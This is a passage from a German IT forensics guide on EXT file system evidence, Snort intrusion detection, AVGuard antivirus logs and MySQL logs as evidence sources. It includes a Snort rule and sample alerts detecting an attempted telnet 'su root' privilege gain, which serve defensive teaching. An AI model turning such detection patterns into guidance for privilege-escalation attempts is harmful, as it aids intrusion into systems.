Für die gesamte EXT Dateisystemfamilie gilt, dass Dateiihalte, welche als „verfügbar" markiert worden sind, bei der nächsten Schreiboperation des Dateisystems mit neuen Inhalten überschrieben werden können und damit sich bestenfalls noch Reste des alten Bestandes im Slack-Speicher (siehe dazu auch Kapitel) zu finden sind. Daraus ergibt sich auch die in Kapitel vorgestellte Überlegung, ein laufendes System hart durch Trennung von der Spannungsversorgung auszuschalten. Denn durch ein geordnetes Herunterfahren besteht u. a. die Gefahr, das während des Herunterfahrens schreibende Zugriffe auf das Dateisystem erfolgen, welche auch die als „verfügbar" markierten Einträge mit neuen Inhalten überschreiben könnten.

Das Dateisystem EXT2 (und im eingeschränkten Umfang EXT3 und EXT4) liefern zur Dateirekonstruktion aufgrund ihres Aufbaus die Mechanismen, welche durch die Anwendung eines forensischen Werkzeugs benutzt werden können. Beispielhaft sei hier das forensische Werkzeug *icat* genannt, dass ebenfalls Bestandteil der Werkzeugsammlung *Sleuthkit*[121] ist. Nachdem Dateien rekonstruiert wurden, können diese anschließend detailliert untersucht werden.

Extraktion des Slack-Speichers

Im so genannten Slack-Speicher eines Datenträgers kann man Überreste von alten Dateien finden (siehe dazu auch die Ausführungen in Kapitel). Da ein Datenträger aus Sicht des Computers in Blöcke mit bestimmten Größen unterteilt ist und sich in jedem dieser Blöcke nur eine Datei befinden kann, passiert es, dass bisweilen Blöcke nicht komplett ausgefüllt sind. In diesen nicht belegten Bereichen kann man die Reste älterer Dateien, die diesen Speicherbereich einst belegt haben, finden. Es kann aber auch ebenso vorkommen, dass vorsätzlich versucht wurde, im Slack-Speicher Daten vor einem Ermittler zu verstecken.

Achtung, forensische Datensicherung erforderlich!

Im Abschnitt der Datensammlung einer forensischen Untersuchung werden diese Daten ausschließlich durch den Einsatz forensischer Werkzeuge gesichert, welche ein genaues Datenträgerabbild erstellen.

Das beispielhaft ausgewählte Werkzeug *dcfldd*[122] leistet dieses und bietet zusätzlich die Fähigkeit zur automatisierten Erstellung von Prüfsummen, um die Beweisintegrität zu gewährleisten (siehe dazu auch die Ausführungen über die Sicherheitsaspekte in Kapitel).

Extraktion des Swap-Speichers

Die Aufgabe des Swap-Speichers ist es, Daten aufzunehmen, die keinen Platz im Arbeitsspeicher des Computersystems finden.

Struktur der Speicherorganisation

In diesen Daten können sich prinzipiell die gleichen Informationen wie im Arbeitsspeicher befinden. Der große Vorteil ist jedoch, dass die Daten im Swap-Speicher nicht bei Spannungsverlust verloren gehen. Des Weiteren werden Daten

121 http://www.sleuthkit.org/sleuthkit/man/icat.html
122 http://dcfldd.sourceforge.net

im Swap-Speicher nach ihrer Verwendung nicht explizit gelöscht, wodurch man die Möglichkeit hat, aus dem Swap-Bereich ältere Daten zu extrahieren. Bei Unix-Systemen handelt es sich bei dem Swap-Speicher entweder um eine Swap-Datei oder um eine ganze Swap-Partition.

Hauptspeicher-analyse Techniken erforderlich

Für die deutlich umfangreichere Analyse dieser Daten wird nun auf ein Vorgehen analog zur Analyse des Hauptspeichers[123] verwiesen. Einzelne Dateien lassen sich aber eventuell unter Verwendung des forensischen Werkzeugs *icat* als Bestandteil der Werkzeugsammlung *Sleuthkit*[124] extrahieren. Dabei muss dann jedoch immer beachtet werden, dass die Daten im Swap durchaus älter sein können und nicht aus der letzten Sitzung stammen müssen. Eine Überprüfung, ob der Swap auf dem zu untersuchenden System bei jedem Neustart geleert wird und wann dieser Neustart war, kann hier sehr weiterhelfen.

Auch die im Kapitel beschriebene Technik des Filecarvings kann auf die Swap-Inhalte angewendet werden. Jedoch ergeben sich auch hierbei die für das Filecarving typischen Nachteile (Verlust der Metadaten, Falschklassifizierung von Dateien).

Die Sicherung des Swap-Speichers erfolgt durch bitweises Kopieren der Swap-Partition mit Hilfe eines forensischen Werkzeugs zur Erzeugung von Datenträger-abbildern (beispielsweise *dcfldd*[125]) oder durch Kopieren der Swap-Datei aus dem Dateisystem.

Das Journaling

Das EXT3-Dateisystem bietet die Möglichkeit des Journalings, d. h. dass eine Änderung an den Daten auf dem Datenträger zunächst in ein Journal geschrieben wird. Daher kann die Integrität des Datenträgers sichergestellt werden, falls es während der eigentlichen Schreiboperation in das Dateisystem zu einem Systemabsturz kommt.

Journaling

Journal Modus

Im „Journal-“Modus werden alle Änderung an einer Datei und ihren Metadaten zunächst komplett im Journal gespeichert, ehe die eigentliche Datei verändert wird. Hierdurch ist es möglich eine Datei nach einem Systemabsturz zumindest so wiederherzustellen, wie sie nach dem Schreibvorgang aussehen würde.

Ordered Modus

Im „ordered“-Modus werden zunächst die Daten in einer herkömmlichen Vorgehensweise auf den Datenträger geschrieben. Lediglich für das Schreiben der Metadaten wird hier das Journal herangezogen (siehe dazu auch das Metadaten-Journaling des NTFS im Kapitel). Wenn also ein Journaleintrag für eine bestimmte Datei vorliegt, kann man davon ausgehen, dass diese zuvor vollständig auf den Datenträger geschrieben wurde. EXT3 arbeitet bei einer Standard-installation im „ordered“-Modus.

Write-Back Modus

Im „write-back“-Modus werden die Metadaten zu einem beliebigen Zeitpunkt in das Journal geschrieben. Dies kann sowohl vor, nach als auch während des eigentlichen Schreibprozesses sein. Anhand des Journals kann man keine Aussage

123 Die Hauptspeicheranalyse liegt außerhalb des vorliegenden Leitfadens, es wird auf weiterführende Literatur (u. a. [Ges08] verwiesen.
124 http://www.sleuthkit.org/sleuthkit/man/icat.html
125 http://dcfldd.sourceforge.net

über die Integrität der Daten treffen. Sie könnten von vor den Schreibvorgang, von danach oder gänzlich inkonsistent sein.

Achtung!

Es ist wichtig, darauf hinzuweisen, dass selbst bei einem Mounten mit der Option „read-only" nicht immer sichergestellt ist, dass das Betriebssystem die im Journal angeführten Änderungen nicht noch durchführt. Hier hilft es, das Datenträgerabbild (Image) mit dem *immutable*-Bit zu markieren oder für hardwareseitigen Schreibschutz zu sorgen.

Das Journaling kann im Rahmen einer forensischen Untersuchung dazu beitragen, die zum Zeitpunkt eines Hardware-Resets oder einer Trennung des laufenden Computersystems von der Spannungsversorgung nicht vollständig abgeschlossenen Dateimanipulationen zu ermitteln.

Weiterhin ist eine MAC-Zeitanalyse und in einigen Fällen auch die Wiederherstellung gelöschter Dateien mit Hilfe des Journals möglich (siehe dazu [Hei09]). Daher wird die Aktivierung des Journals nicht nur aus Gründen der Datenkonsistenz empfohlen.

EXT3-cow

Bei EXT3-cow[126] (copy-on-write) handelt es sich um eine frei verfügbare Erweiterung für das EXT3-Dateisystem, die Möglichkeiten zur Dateiversionierung bietet.

Versionierung

Das heißt, dass mehrere Versionen einer Datei auf dem Datenträger existieren und der Zugriff auf diese unterschiedlichen Versionen einfach vonstatten geht. Als Erweiterung von EXT3 bietet EXT3-cow natürlich die gleichen forensischen Methoden wie dieses Dateisystem. Jedoch kommen einige forensisch interessante Aspekte hinzu, auf die nun eingegangen werden soll.

EXT3-cow ist dazu in der Lage, mehrere Versionen einer Datei zu verwalten. Dazu werden so genannte Epochen und Snapshots genutzt. Ein Snapshot gibt dabei das Ende einer Epoche ein.

Wird eine Datei verändert und entspricht die aktuelle Epoche der Epoche in der die Datei zuletzt bearbeitet wurde, so wird die Datei einfach überschrieben. Befindet sich das letzte Bearbeitungsdatum jedoch in einer zurückliegenden Epoche, so werden Teile der Datei gesichert, so, dass anhand dieser Teile eine Rekonstruktion der Datei möglich ist.

Es ist nun möglich, sowohl auf die alte als auch auf die neue Version der Datei zuzugreifen. Es können auch weitaus mehr Versionen einer Datei zu unterschiedlichen Zeitpunkten vorliegen. Jedoch ist zu beachten, dass jede Version immer noch etwas Speicherplatz belegt.

Löschen unmöglich

Des Weiteren ist es mit der aktuellen Version von EXT3-cow nicht möglich, Dateien aus einem älteren Snapshot zu löschen. Somit ist zumindest die Wiederherstellung der Datei zu einem früheren Zeitpunkt möglich, solange die Integrität des Dateisystems gewährt ist.

EXT3-cow in der Forensik

Die Einflüsse eines solchen Dateisystems auf den forensischen Prozess sind vielfältig. So bietet die Versionierung beispielsweise die Möglichkeit, sehr genau zu verfolgen, wann und wie eine Konfigurationsdatei verändert wurde. So kann

126 http://www.ext3cow.com/ und http://znjp.com/papers/peterson-tos05.pdf

der zeitliche Ablauf eines größeren Vorfalls zumeist gut rekonstruiert werden. Des Weiteren ist es dank der Versionierung kein Problem, die vor dem Vorfall vorliegenden Daten wiederherzustellen. Hinzu kommt auch noch, dass es für einen Angreifer schlichtweg unmöglich ist, kompromittierende Daten zu löschen, wenn denn ein Snapshot davon existiert. Hierbei zeigt sich allerdings auch das Problem der Snapshot-basierten Versionierung auf. Es muss ein Mittelweg zwischen zu vielen und zu wenigen Snapshots gefunden werden. Prinzipiell bedingt der Einsatz von EXT3-cow eine strategische Vorbereitung (siehe dazu auch Kapiteldes vorliegenden Leitfadens).

Während wenige Snapshots das Maß an sinnvollen Daten reduzieren, sorgen zu viele Snapshots schnell für eine gewaltige Menge an Verwaltungsdaten, sowohl im Bezug auf das Dateisystem als auch im Bezug auf den forensischen Prozess.

Versionierung wie einsetzen

Eine weitere logistische Herausforderung ist die Wahl der Verzeichnisse, die sich schließlich auf der EXT3-cow Partition befinden. Die Benutzung mehrerer Partitionen, von denen nur einige Versionierung benutzen, ist hier angeraten. Das Datenvolumen bei Logdateien eines Apache-Servers beispielsweise kann sonst schnell gewaltige Größen annehmen. Hier ist es angeraten, für System und Konfigurationsdateien eine eigene, EXT3-cow basierte Partition einzurichten.

Es bleibt abzuwarten, ob in nächster Zeit Werkzeuge erscheinen, welche die forensische Arbeit mit EXT3-cow für einen Ermittler vereinfachen. Hier wären beispielsweise Werkzeuge denkbar, die den zeitlichen Verlauf der Veränderungen an einer Datei nachzeichnen können.

Zusammenfassung der Erkenntnisse

Die Einordnung der EXT-Dateisystemfamilie anhand der allgemeinen Eigenschaften von Dateisystemen aus Kapitel erfolgt in der Tabelle 25.

EXT	
Speicherorganisation	vorhanden
Verwaltung von Zeiten	vorhanden
Verwaltung von Attributen	vorhanden
Verwaltung von Rechten	vorhanden
Journaling	teilweise vorhanden
Versionierung	teilweise vorhanden
ADS	nicht vorhanden

Tabelle 25: Merkmale der EXT-Dateisystemfamilie

Die nachfolgende Abbildung 37 verdeutlicht die Zuordnung der forensischen Methoden der EXT Dateisystemfamilie als Teil der grundlegenden Methode des Dateisystems (FS).




Abb. 37: Einordnung der EXT Dateisystemfamilie in die Datenarten und die Abschnitte des forensischen Prozesses

Die Dateisystemfamilie EXT ist in den Abschnitt der Datensammlung im forensischen Prozess bzgl. der Gewinnung von Details über Daten und in den Abschnitt der Untersuchung bzgl. der Gewinnung von Rohdateninhalten einzuordnen.

Nachdem die Möglichkeiten der grundlegenden Methode des Dateisystems dargestellt wurden, sollen nachfolgend explizite Methoden der Einbruchs-erkennung vorgestellt werden.

Die grundlegende Methode „Explizite Methoden der Einbruchserkennung"

Unter Methoden der expliziten Einbruchserkennung (EME) werden Maßnahmen verstanden, die nicht zum Betriebssystem bzw. Dateisystem gehören, welche weitestgehend automatisiert ausgeführt werden und ohne konkreten Vorfalls-verdacht routinemäßig gestartet werden können. Maßnahmen und Methoden der EME fallen größtenteils in den Abschnitt der strategischen Vorbereitung. Hier werden Computervirenschutzprogramm, Dateiintegritätsprüfer, Anti-Spyware und Intrusion-Detection-Systeme (mit dem Fokus auf deren Loggingfähigkeiten) betrachtet. Es wird dargestellt, wo der Einsatz eines Integritätsprüfers sinnvoll und wo eher hinderlich sein kann.

Um eine zusammenfassende Einordnung der in diesem Kapitel untersuchten forensischen Methoden zu geben, sei auf die nachfolgende Tabelle 26 verwiesen.

	EME Explizite Methoden der Einbruchserkennung
SV Strategische Vorbereitung	Definition von IDS-Regeln
OV Operationale Vorbereitung	
DS Datensammlung	IDS (Snort), Antiviren-Software (AVGuard)
US Untersuchung	
DA Datenanalyse	
DO Dokumentation	

Tabelle 26: Zusammenfassung der Einordnung der grundlegenden Methode EME anhand der identifizierten Eigenschaften ausgewählter forensischer Methoden

Es ist ersichtlich, dass nach Beachtung der strategischen Vorbereitung die ausgewählten Methoden im Bereich der Datensammlung angesiedelt sind, vornehmlich unter Einsatz von Loggingfunktionalitäten. Nachfolgend sollen nun exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode EME vorgestellt werden.

Intrusion Detection Systeme am Beispiel von Snort

Bei Snort[127] handelt es sich um eine Open Source Implementierung eines Intrusion Detection Systems. Es ist für Linux und Windows-basierte Systeme erhältlich. Snort kann in drei verschiedenen Modi laufen:

- in einem Sniffer Modus, in welchen einfach alle Netzwerkpakete in einem zusammenhängenden Datenstrom auf dem Bildschirm ausgegeben werden;
- in einem Packet Logger Modus, in welchem die Pakete auf die Festplatte geloggt werden;
- im Network Intrusion Detection Modus, in welchem der Netzwerkverkehr mit nutzerdefinierten Regeln verglichen wird und benutzerdefiniert auf eventuelle Regelverletzungen reagiert wird.

Für den Einsatz als forensisches Werkzeug sind vor allem die Fähigkeiten des Loggings von Snort bedeutsam. Dies kommt dem Network Intrusion Detection Modus gleich, wenn als benutzerdefinierte Regel das Loggen gewählt wird. Als Logziele stehen zum einen Syslog oder zum anderen reguläre Dateien zur Verfügung, alternativ ist auch ein Logging in eine Datenbank möglich. Gerade letztere ermöglicht eine komfortable Auswertung der gesammelten Daten, hierfür

127 http://www.snort.org

stehen integrierte Werkzeuge wie beispielsweise die webbasierende Software BASE[128] zur Verfügung. Es ist ein Werkzeug der grundlegenden Methoden der Datenbearbeitung und Auswertung welches primär im dem Schritt der Untersuchung eingesetzt wird. Gerade durch die Möglichkeit, Filter anzuwenden, kann die zu untersuchende Datenmenge reduziert werden. Mit BASE können die Pakete, die protokolliert wurden, auch einzeln eingesehen werden. Auch ein Download im PCAP-Format und somit das Abspeichern verdächtiger Pakete ist möglich. Snort wird im Rahmen einer forensischen Untersuchung primär im Abschnitt der Datensammlung eingesetzt.

Achtung!

Die Snort-Logs sollten idealerweise in regelmäßigen Abständen unter Anwendung von integritäts- und authentizitätssichernden Maßnahmen abgelegt werden. Diese Absicherung muss auch für die in den Konfigurationsdateien festgesetzten Regelsätze gelten.

In [Gar05] werden die Grundlagen zur Platzierung von Sensoren (Taps), sowie der Aufbau von Regeln beschrieben. Es werden dabei drei Standorttypen von Taps unterschieden:

- Natürliche Sammelpunkte
- Künstliche Sammelpunkte
- Grenzen zwischen vertrauenswürdigen und nicht vertrauenswürdigen Zonen des Intranets

Natürliche Sammelpunkte sind Stellen in der Netzwerktopologie, an denen ein nur ein möglicher Datenpfad existiert. Dies ist z.B. bei der Internet-Verbindung des RECPLAST-Netzes (siehe Kapitel) der Fall, daher ist die Firewall N2 ein geeigneter Standort für einen IDS-Sensor (siehe nachfolgende Abbildung 38), gleiches gilt für die Positionen P1 und P4 in der Abbildung 38.
Künstliche Sammelpunkte entstehen aufgrund der logischen Topologie des Netzwerkes. Wenn bestimmte Server von den Clients durch Router oder Switches getrennt sind, entstehen solche Punkte. Im RECPLAST-Netz ist ein solcher Punkt die Netzverbindung zum Segment mit dem zentralen Logserver, sowie dem Backupserver.
Grenzen zwischen vertrauenswürdigen und nicht vertrauenswürdigen Zonen des Intranets sind mit natürlichen Sammelpunkten vergleichbar, sie sind jedoch innerhalb des Netzwerkes zu finden. Eine derartige Grenze existiert im RECPLAST-Netz zwischen N3 und N4, sowie zwischen N5 und N8 (P2, bzw. P3 in Abbildung 38), da hier ein Netzsegment mit hohem Schutzbedarf mit dem restlichen Unternehmensnetz verbunden ist.

128http://base.secureideas.net




Abb. 38: Erweiterte RECPLAST Musterlandschaft mit IDS-Sensoren

Die Regeln von Snort sind recht einfach aufgebaut (siehe dazu auch [Gar05]). Als Beispiel wird hier eine Regel erläutert, die Ereignisse protokolliert, bei denen ein Telnet-Server ein Paket mit dem Inhalt „to su root“ an den Client sendet.

```
alert tcp $TELNET_SERVERS 23 -> $EXTERNAL_NET any (
        msg:"TELNET Attempted SU from wrong group"; flow:from_server,established;
        content:"to su root"; nocase; classtype:attempted-admin; sid:715; rev:6;)
```

Die beiden Variablen $TELNET_SERVERS und $EXTERNAL_NET werden in der Konfigurationsdatei von Snort definiert. Nach „msg:“ wird der Text angeben, der später bei Eintreten des Ereignisses in den Logdateien erscheint. Der Teil „flow:from_server,established“ bedeutet, dass diese Regel nur dann erfüllt ist, wenn bei einer bestehenden Verbindung der Server das Paket mit dem Inhalt „to su root“ sendet. Dieser Inhalt wird mit „content:“to su root““ festgelegt, mit der Option „nocase“ wird nicht zwischen Groß- und Kleinschreibung unterschieden. Die übrigen Daten dienen der Klassifikation des Ereignisses.

Ein Typischer Logeintrag von Snort sieht so aus:

```
[**] [1:715:6] TELNET Attempted SU from wrong group [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
11/20-00:27:44.228705 192.168.1.198:23 -> 192.168.1.128:56105
TCP TTL:64 TOS:0x10 ID:24182 IpLen:20 DgmLen:322 DF
***AP*** Seq: 0x3D2227B7  Ack: 0x4C1A9E84  Win: 0xB5  TcpLen: 32
TCP Options (3) => NOP NOP TS: 22408 9509665
```

In der ersten Zeile befindet sich die Bezeichnung des Ereignisses, danach folgt die Klassifikation. In der dritten Zeile ist der Zeitpunkt, sowie die IP-Adressen von Client und Server ersichtlich. Die folgenden Zeilen enthalten zusätzliche Daten zu dem TCP-Paket, welches die Regel erkannt hat. Dieses Logformat ist das Standardformat von Snort, die Einträge sind in der Datei „/var/log/snort/alert“ zu finden.
Wenn hingegen Syslog als Logziel eingestellt ist, so wird diese Logmeldung generiert:

```
Nov 20 00:27:44 ubuntu snort[4666]: [1:715:6] TELNET Attempted SU from wrong group [Classification: Attempted Administrator Privilege Gain] [Priority: 1]: {TCP} 192.168.1.198:23 -> 192.168.1.128:56105
```

In diesem Fall sind nur die Klassifikation sowie die involvierten IP-Adressen des Ereignisses enthalten. Der Zeitpunkt wird durch Syslog festgehalten.
Im CSV-Format wird die Meldung so gespeichert:

```
11/20-00: 27:44.228705 ,1,717,6,TELNET not on
console,TCP,192.168.1.198,23,192.168.1.128,56105,0:C:29:C5:A7:9F,0:30:1B:B8:1E:F
A,0x5EA,***A****,0x3D233C60,0x4C1AA064,,0xB5,64,16,24474,1500,20,,,,
```

Es ist erkennbar, dass zusätzlich die MAC-Adressen der involvierten Computersysteme enthalten sind. Die einzelnen Felder können in der Snort-Dokumentation[129] nachgeschlagen werden.

Datenschutz beachten!

Die anfallenden Daten sind entsprechend den Richtlinien und Forderungen des Datenschutzes zu behandeln (siehe dazu auch Kapitel). Dies gilt beispielsweise auch für die Zweckbindung der erhobenen Daten. So dürfen die in den Logs von NIDS enthaltenen Verbindungsdaten zwar zur Vorfallsaufklärung verwendet werden, dürfen jedoch nicht beispielsweise zur Überwachung des Surfverhaltens von Mitarbeitern genutzt werden.

Einordnung in das detaillierte Schema (siehe Kapitel)
Snort läuft auf festinstallierten Computern (HW). Das Programm ist für Linux und Windows erhältlich (SW). Der Untersuchungsort ist lokal auf dem zu untersuchenden System (UO). Es sammelt Daten der OSI-Schichten 3-7 (OSI). Für Snort ist keine Aktivierung erforderlich(AE). Die Untersuchungsvoraussetzung ist die technische Funktionsfähigkeit des Computersystems, dass die Netzwerkverbindungen nicht getrennt wurden, eine ununterbrochene Spannungsversorgung, sowie Administratorrechte (UV). Untersuchungsziel sind Kom–munikations–protokolldaten und Anwenderdaten (UZ). Die Untersuchungsaktion besteht aus dem Online-Speichern von verdächtigen Paketen (UA). Das Untersuchungsergebnis sind Kommunikationsprotokolldaten und Anwenderdaten (UE). Das Datenvolumen des Untersuchungsergebnisses hängt proportional mit dem Volumen der Eingangsdaten zusammen (DV). Da Snort ständig läuft, treten Strukturwirkungen auf (STW). Eine Datenschutzrelevanz ergibt sich nicht aus der Nutzung des Programms (DSR). Eine Beweiskrafttendenz ist eher schwierig (BK). Bei der Verwendung von Snort muss dieses, besonders seine Regeln, extern gegen Veränderung geschützt werden (SM). Das Untersuchungsziel wird bei dem

129http://www.snort.org/docs/snort_htmanuals/htmanual_283/node177.html

Einsatz des Werkzeugs nicht verändert (SM), das Untersuchungsergebnis muss wiederum extern geschützt werden (SM).

Virenscanner am Beispiel der Komponente AVGuard von Antivir

Bei dem AVGuard handelt es sich um einen Bestandteil des Virenscanners „Antivir[130]" für Windows-basierte Computer. Die Aufgabe von AVGuard ist dabei die Überwachung von Dateizugriffen und das Überprüfen dieser auf Schadsoftware. Derartige Überprüfungen werden im Wesentlichen in folgenden Situationen durchgeführt:

- Öffnen von Dateien
- Erstellen neuer Dateien auf dem Dateisystem (z.B. bei Downloads)
- Verschieben von Dateien auf dem Dateisystem

AVGuard unterstützt forensische Prozesse, in dem es in einem dedizierten Verzeichnis[131] einige nutzbringende Log-Dateien anlegt. Zunächst sei hier die Datei *avguard.log* genannt, die von AVGuard selbst angelegt wird. Hier finden sich Informationen darüber, zu welchen Zeitpunkten AVGuard aktiv war und welche Suchheuristiken verwendet wurden.
Des Weiteren werden Funde von Schadsoftware und die vom AVGuard durchgeführten Aktionen protokolliert. Wenn AVGuard beendet wird, legt dieser einen weiteren Eintrag in seiner Protokolldatei ab. In dem benannten Verzeichnis befinden sich die Protokolldateien des Update-Prozesses, die wichtige Informationen über die Aktualität der verwendeten Suchheuristiken und Schadsoftwaredefinitionen beinhalten.
Im Modell des forensischen Prozesses im vorliegenden Leitfaden ist AVGuard in den Abschnitt der Datensammlung einzuordnen.

Einordnung in das detaillierte Schema (siehe Kapitel)
Bei dem forensischen Werkzeug AVGuard handelt es sich um eine explizite Methode der Einbruchserkennung, die auf einem fest installierten Computer (HW) eingesetzt wird. Es ist lauffähig unter Windows (SW) und läuft lokal auf dem zu untersuchenden System (UO). Eine Aktivierung ist erforderlich (AE). Dieses Werkzeug setzt voraus, dass das System technisch funktionsfähig ist (UV). AVGuard wertet Rohdaten aus (UZ), analysiert (UA) diese und speichert die Ergebnisse der Analyse (UE). Das Datenvolumen ist hierbei im Kilobyte-Bereich angesiedelt (DV). Eine Verwendung von AVGuard auf einem laufenden System verändert flüchtige Daten (STW). Datenschutzrechtlich ist die Funktionalität nicht bedenklich (DSR). Eine Beweiskrafttendenz ist gegeben (BK). Das Werkzeug, Untersuchungsziel und Ergebnisse müssen durch weitere forensische Methoden vor Manipulation geschützt werden (SM).

Zusammenfassung der Methoden- und Werkzeugeinordnung

Die nachfolgende Abbildung 39 verdeutlicht zusammenfassend die Zuordnung der

130 http://www.free-av.com/en/download/1/download_avira_antivir_personal__free_antivirus.html
131 C:\Dokumente und Einstellungen\All Users\Anwendungsdaten\Avira\AntiVir PersonalEdition Classic\LOGFILES

forensischen Methoden der grundlegenden Methode der expliziten Einbruchserkennung (EME).




Abb. 39: Einordnung der grundlegenden Methode EME in die Datenarten und die Abschnitte des forensischen Prozesses

Aus dieser Zusammenfassung ist ersichtlich, dass Methoden der grundlegenden Methode der expliziten Einbruchserkennung (EME) fast ausschließlich im Abschnitt der Datensammlung des forensischen Prozesses agieren (mit der Ausnahme der strategischen Vorbereitung). Die abgedeckten Datenarten sind Rohdateninhalte, Konfigurationsdaten, Netzwerkdaten, Prozessdaten und Anwenderdaten.

Die grundlegende Methode „IT-Anwendung"

Anwendungen der grundlegenden Methode „IT-Anwendung (ITA)" liefern sowohl Daten, welche sich mit den Methoden des Betriebssystems BS und des Dateisystems FS auswerten lassen. Sie stellen aber auch eigene Untersuchungsmethoden zur Verfügung, welche Daten liefern, die anderweitig nicht erfassbar sind oder von einem Angreifer mit geeigneten Rechten außerhalb der Anwendung kompromittiert werden können. In [Weg08] wurde die Aufklärung eines Vorfalls unter anderem durch den Einsatz von Methoden der IT-Anwendung diskutiert. IT-Anwendungen sind allerdings nicht für forensische Untersuchungen konzipiert, sie können jedoch durch ihre Eigenschaften den forensischen Prozess unterstützen.

Um eine zusammenfassende Einordnung der in diesem Kapitel untersuchten forensischen Methoden zu geben, sei auf die nachfolgende Tabelle 27 verwiesen.

	ITA IT-Anwendungen
SV Strategische Vorbereitung	Aktivierung MySQL-Slow-Query-Log, Aktivierung MySQL-Query-Log, Aktivierung der Pidgin-Logs, Aktivierung des XChat-Logs
OV Operationale Vorbereitung	
DS Datensammlung	MySQL-Binlogs, MySQL-Prozesslogs, MySQL-Slow-Query-Log, MySQL-Query-Log, Trillian, Pidgin, Xchat-Logs, Xchat-Scrollbacklog, Logging der Bash Kommandozeilenumgebung, Microsoft Outlook, Mozilla Thunderbird, Logging des Webservers Apache, Mozilla Firefox, Microsoft DFS, Active Directory, eDirectory, OpenLDAP
US Untersuchung	
DA Datenanalyse	
DO Dokumentation	

Tabelle 27: Zusammenfassung der Einordnung der grundlegenden Methode ITA anhand der identifizierten Eigenschaften ausgewählter forensischer Methoden

Es ist ersichtlich, dass nach Beachtung der strategischen Vorbereitung die ausgewählten Methoden im Bereich der Datensammlung arbeiten. Nachfolgend sollen nun exemplarisch ausgewählte forensische Eigenschaften von Vertretern der grundlegenden Methode ITA vorgestellt werden.

Forensisch nutzbare Funktionen des Datenbankmanagementsystems MySQL

Bei MySQL[132] handelt es sich um ein Open Source Datenbankmanagement-system, welches für Windows-basierte und Linux-basierte Computer erhältlich ist. Es bietet eine Vielzahl von forensisch interessanten Daten, welche im Rahmen einer Untersuchung gewonnen und ausgewertet werden können.

Forensische Daten in MySQL

MySQL beinhaltet mehrere forensische Datenquellen und gehört zu den grundlegenden Methoden der IT-Anwendungen (ITA). Alle der folgenden Mechanismen dienen der Datensammlung und können folglich im gleichnamigen Abschnitt des forensischen Prozesses genutzt werden. Einige müssen jedoch vorher, also in der strategischen Vorbereitung, aktiviert werden.

Datenschutz beachten!

Zudem müssen bei einem Großteil der Methoden datenschutzrechtliche Bestimmungen beachtet werden. Alle Mechanismen generieren dabei Log-Meldungen, also Sitzungs- und Prozessdaten, darüber hinaus enthalten die

132 http://www.mysql.com

Datenbanken selbst Anwenderdaten.

MySQL Binlogs
Die Binlogs[133] enthalten sämtliche Datenbankanfragen die den Datenbestand ändern, dies schließt auch Binärdaten ein (BLOB). Sie werden in einem binären Format gespeichert und können mit dem integrierten Programm „mysqlbinlog“[134] in ein lesbares Format umgewandelt werden. Zusätzlich ist zu jeder Anfrage der Ausführungszeitpunkt vermerkt. Dieser entspricht der jeweiligen Systemzeit.
